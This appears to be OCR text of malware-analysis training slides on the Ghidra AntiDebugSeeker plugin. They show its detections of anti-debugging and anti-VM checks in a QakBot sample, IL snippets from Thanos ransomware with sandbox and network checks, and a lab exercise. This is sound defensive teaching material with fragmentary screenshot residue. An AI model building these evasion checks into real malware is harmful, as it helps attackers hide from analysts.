vm3dservice.... 1,508 K 1,220 K 147
vm3dservic... 1,596 K 1,204 K 227
svchost.exe 0.01 7,816 K 13,280 K 200
dllhost.exe 3,744 K 2,632 K 263
svchost.exe 6,644 K 5,888 K 287
msdtc.exe 2,508 K 548 K 322
svchost.exe 2,020 K 2,412 K 220
sedsvc.exe < 0.01 4,520 K 7,428 K 386
lsass.exe < 0.01 5,732 K 6,272 K 600 Local Security ... Microsoft Cor...
csrss.exe 0.52 2,000 K 6,996 K 464 クライアント サー... Microsoft Cor...
winlogon.exe 2,128 K 1,820 K 532 Windows ログオ... Microsoft Cor...
dwm.exe 0.29 287,404 K 124,716 K 832 デスクトップ ウィ... Microsoft Cor...
fontdrvhost.exe 756 K 144 K 4820 Usermode Fon... Microsoft Cor...
explorer.exe 1.82 655,660 K 90,164 K 3148 エクスプローラー Microsoft Cor...
MSASCuiL.exe 2,936 K 972 K 4992 Windows Defe... Microsoft Cor...
vmtoolsd.exe 0.17 31,432 K 24,100 K 5028 VMware Tools ... VMware, Inc.
procexp64.exe 2.11 30,220 K 57,232 K 6108 Sysinternals Pr... Sysinternals ...
sakura.exe 3,440 K 728 K 4544 サクラエディタ Project: Saku...
OneDrive.exe < 0.01 20,904 K 19,176 K 5464 Microsoft One... Microsoft Cor...
eclipse.exe 0.65 1,820,652 K 92,984 K 6964
java.exe 0.16 642,760 K 246,552 K 1428 OpenJDK Platf... Eclipse Adopti...
javaw.exe 0.20 1,305,008 K 67,252 K 748 OpenJDK Platf... Eclipse Adopti...
Microsoft.Share... 0.02 14,004 K 28,332 K 7488 Microsoft Shar... Microsoft Cor...
CPU Usage: 11.22% Commit Charge: 78.52% Processes: 62 Physical Usage: 59.17%


ごみ箱
procexp64 - ショートカット
antidebug_malw...
x32dbg - ショートカット
AntiDebugSeeke...
x64dbg - ショートカット
other
qbot_demo
Eclipse IDE for Java Developer...
ghidraRun
ghidraRun-gitcl...
サクラエディタ
desktop.ini
desktop.ini
Ghidra: Demo
File Edit Project Tools Help
Tool Chest
Active Project: Demo
Demo
qakbot.exe
Filter:
Tree View
Table View
Running Tools
Workspace
Fri Jun 07 16:37:25 JST 2024 Recovery snapshot created: C:¥Users¥kaihatu¥Demo.rep¥idata¥00¥~00000000.db¥snapshot.Agrf


CodeBrowser: Demo:/qakbot.exe
File Edit Analysis Graph Navigation Search Select Tools Window Help
Program Trees
qakbot_02390000.bin
Headers
.text
.rdata
.data
.rsrc
.reloc
.tdb
Program Tree
Symbol Tree
Imports
Exports
Functions
Labels
Classes
Namespaces
Filter:
Data Type Manager
Data Types
BuiltInTypes
qakbot_02390000.
windows_vs12_32
Filter:
Listing: qakbot.exe
00401a1b 50 PUSH EAX
Decompile: entry - (qakbot.exe)
1
/* same address */
AntiDebugSeekerPlugin [CodeBrowser: Demo:/qakbot.exe]
Edit Help
AntiDebugSeekerPlugin
Start Analyze
Display only the detection results
Detected Function List
FUN_0040352c
SetupDiGetDeviceRegistryPropertyA : 00403555
FUN_0040884d
GetLocalTime : 0040887b
FUN_00409c99
GetSystemTime : 00409ca4
FUN_00409881
SleepEx : 0040997d
FUN_004012f7
WaitForSingleObject : 00401347
FUN_004066b2
CreateThread : 004066c4
FUN_0040482a
GetThreadContext : 00404883
FUN_00404671
ResumeThread : 0040477a
FUN_0040385e
CloseHandle : 00403a6a
FUN_004033fc
VMware_I/O_port 0x5658 : 00403439
VMware_magic_value 0x564d5868 : 0040343d
VMware_magic_value 0x564d5868 : 00403472
FUN_0040349a
VMware_I/O_port 0x5658 : 004034d2
VMware_magic_value 0x564d5868 : 004034d6
FUN_0040330a
Environment_TimingCheck_CPUID CPUID : 00403319
FUN_0040336e
Environment_TimingCheck_CPUID CPUID : 004033ac
FUN_00404ded
CreateMutex_AlreadyExist : 00404e86
Unknown_Function
CreateMutex_AlreadyExist : 0040b178
CreateMutex_AlreadyExist : 0040b178
Code Unit
PUSH EDI
CALL dword ptr [->KERNEL32.DLL::...
Analysis Potential of Anti Debug API Analysis Environment Check : GetExitCodeProc... 00404f86
Analysis Potential of Anti Debug API Analysis Environment Check : GetSystemInfo 0040586e
Analysis Potential of Anti Debug API Analysis Environment Check : SetupDiEnumDevi... 004036ba
Analysis Potential of Anti Debug API Analysis Environment Check : SetupDiGetClass... 0040367f
Analysis Potential of Anti Debug API Analysis Environment Check : SetupDiGetDevic... 00403555
Analysis Potential of Anti Debug API Time Check : GetLocalTime 0040887b
Analysis Potential of Anti Debug API Time Check : GetLocalTime 00409123
Analysis Potential of Anti Debug API Time Check : GetLocalTime 0040921e
Analysis Potential of Anti Debug API Time Check : GetSystemTime 00409ca4
Analysis Potential of Anti Debug API Time Check : GetSystemTime 00409dc3
Analysis Potential of Anti Debug API Time Check : GetTickCount 0040560d
Analysis Potential of Anti Debug API Time Check : SleepEx 0040997d
Filter:
Console
Bookmarks
00401a28 entry PUSH EBP

The Analysis result of Ghidra-AntiDebugSeeker

```
if (bVar1) {
  uVar4 = FUN_004033fc(pCVar3,extraout_EDX);
  FUN_0040349a(extraout_ECX_00,(int)((ulonglong)uVar4 >> 0x20));
  FUN_004035b6();
  FUN_0040385e();
  FUN_00403bdf();
  FUN_00403d22();
  FUN_0040336e();
}
```

Anti Debug Codes

Only Return

```
                    LAB_00403c14                                    XREF[1]:     00403c10(j)
00403c14 ff 15 80        CALL        dword ptr [->KERNEL32.DLL::GetCurrentProcessId]  = 0000f798
         b0 40 00
00403c1a 50              PUSH        EAX
00403c1b 6a 08           PUSH        0x8
00403c1d ff 15 88        CALL        dword ptr [DAT_00410788]
         07 41 00
```

```
call dword ptr ds:[<&GetCurrentProcessId>]
push eax
push 8
call dword ptr ds:[<&CreateToolhelp32Snapshot>]
```

Anti	
FUN	
FUN	
FUN	
FUN	
FUN_403bdf	No Detected
FUN_403d22	No Detected
FUN_40336e	Detected (Environment_TimingCheck)

Introduction to Files related to the Ghidra version

Files Required to Run the Program

● Ghidra Script

AntiDebugSeeker.java

● Ghidra Extension

Ghidra_11.0.1_PUBLIC_AntiDebugSeeker.zip

◘ Configuration Files

anti_debug_Ghidra.config


anti_debug_techniques_descriptions_Ghidra.json

AntiDebugSeeker VS .Net Base Malware

AntiDebugSeeker VS .Net Base Malware

Malware : Thanos Ransomware

- MD5 : e01e11dca5e8b08fc8231b1cb6e2048c




AntiDebugSeeker VS .Net Base Malware

```
  .method private static hidebysig bool ITHbNNuWEzvcy()
  {
    .maxstack 2
    .locals init (native int V0,
                  bool V1)
nop
  .try {
ldstr    aSbiedllDll    // Anti-Sandbox_SandBoxie - It is checking whether the analysis is being performed in a SandBoxie sandbox.
call     native int MufMaOSvGyvz.ghEykQIAJr::GetModuleHandle(string string_0)
stloc.0
ldloca.s 0
call     instance int32 [mscorlib]System.IntPtr::ToInt32()
ldc.i4.0
ceq
brtrue.s loc_39AC
```

```
  .method public static hidebysig bool LEYLEJpRfEgTMCc()
  {
    .maxstack 1
    .locals init (class [System]System.Net.WebRequest V0,
                  bool V1)
ldstr    aHttpsWwwGoogle // Commucate_function_String - Indicating potential communication features, possibly for connecting to a C2 server or detecting analysis environments.
call     class [System]System.Net.WebRequest [System]System.Net.WebRequest::Create(string)
```

AntiDebugSeeker VS .Net Base Malware



Exercise 1

Level1.
Analysis of a program with multiple anti-debugging features

Exercise 1

Target Malware : Custom_AntiDebug.exe

Question.

- Check the anti-analysis features implemented in this program.
- Verify the messages displayed for each anti-analysis feature.

Optional Question.

- The message is obfuscated with XOR,

Please investigate the decryption key.

Point 1: Use the IDA/Ghidra plugin AntiDebugSeeker to identify anti-analysis features.


Point 2: Analyze the program using both static analysis tools (IDA/Ghidra) and dynamic analysis tools (debuggers).

Hint : Main function at 00401230

Exercise1 Answer for Ghidra

